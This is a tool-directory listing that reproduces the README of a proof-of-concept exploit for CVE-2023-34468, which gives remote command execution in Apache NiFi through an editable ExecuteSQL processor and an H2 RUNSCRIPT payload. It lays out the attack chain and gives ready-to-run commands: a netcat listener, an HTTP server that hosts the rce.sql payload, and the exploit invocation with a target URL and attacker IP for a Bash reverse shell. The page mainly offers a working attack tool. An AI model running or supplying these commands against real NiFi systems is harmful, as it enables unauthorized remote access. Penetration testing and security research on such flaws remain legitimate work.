Skip to content
KitploitKITPLOIT
ToolsBlog
Log in
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2023-34468 — CVE-2023-34468 Apache NiFi ExecuteSQL H2 RUNSCRIPT RCE PoC | Kitploit
Tools/GitHubGitHub/ozcanpng/cve-2023-34468
Vulnerability AnalysisExploitationWeb Application ExploitationPenetration TestingCommand and ControlRed TeamingPayload Development
GitHubozcanpng/cve-2023-34468

CVE-2023-34468

CVE-2023-34468 Apache NiFi ExecuteSQL H2 RUNSCRIPT RCE PoC

View Repository
102 months agoNot yet reviewed

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share

CVE-2023-34468 — Apache NiFi ExecuteSQL H2 RUNSCRIPT RCE PoC

Short Python PoC for abusing an editable Apache NiFi ExecuteSQL processor with an H2 RUNSCRIPT payload to trigger remote command execution through a Bash reverse shell.

For authorized testing and research only. Do not use against systems you do not own or have explicit permission to test.


What it does


ExecuteSQL processor update -> H2 RUNSCRIPT fetch -> Bash reverse shell -> processor restore
  1. Discovers a single ExecuteSQL processor automatically, or accepts --processor-id manually.
  2. Writes a local rce.sql payload that defines and calls a Java-backed shell execution alias.
  3. Prompts you to start your own nc listener and HTTP server.
  4. Updates the processor query to fetch rce.sql through H2 RUNSCRIPT.
  5. Starts the processor to trigger the reverse shell.
  6. Restores the original processor configuration after you confirm the shell landed.

Screenshots

1. Setup

Setup

2. Request to payload

Exploit run


3. Shell received

Processor update

4. Result

Result


Setup

git clone https://github.com/ozcanpng/CVE-2023-34468.git
cd CVE-2023-34468
python3 -m venv .venv
source .venv/bin/activate
pip install -r requirements.txt

Usage

Terminal 1:

rlwrap nc -lvnp 4444

Terminal 2, from this repo directory:

python3 -m http.server 8000

Terminal 3:

python3 CVE-2023-34468.py --url http://flow.helix.htb --lhost 10.10.16.53 --lport 4444

For manual processor selection:

python3 CVE-2023-34468.py --url http://flow.helix.htb --processor-id <UUID> --lhost 10.10.16.53 --lport 4444

Affected

ProductAffected VersionAccess RequiredImpact
Apache NiFiCVE-2023-34468 affected deployments using editable ExecuteSQL/H2 behaviorAbility to reach and modify the target NiFi processor through the APIRemote command execution

Notes

  • The script assumes the NiFi API is reachable and the current user/session can modify the target processor.
  • The generated rce.sql file is ignored by git and should be served from the repo directory with python3 -m http.server.
  • If automatic discovery finds no processor or multiple candidates, pass the processor UUID manually with --processor-id.
  • The script attempts to restore the original ExecuteSQL processor configuration after you confirm the shell landed.

References

  • NVD — CVE-2023-34468
  • Apache NiFi
  • H2 Database Commands

Author

ozcanpng — github.com/ozcanpng — ozcanpng.dev

Download Tool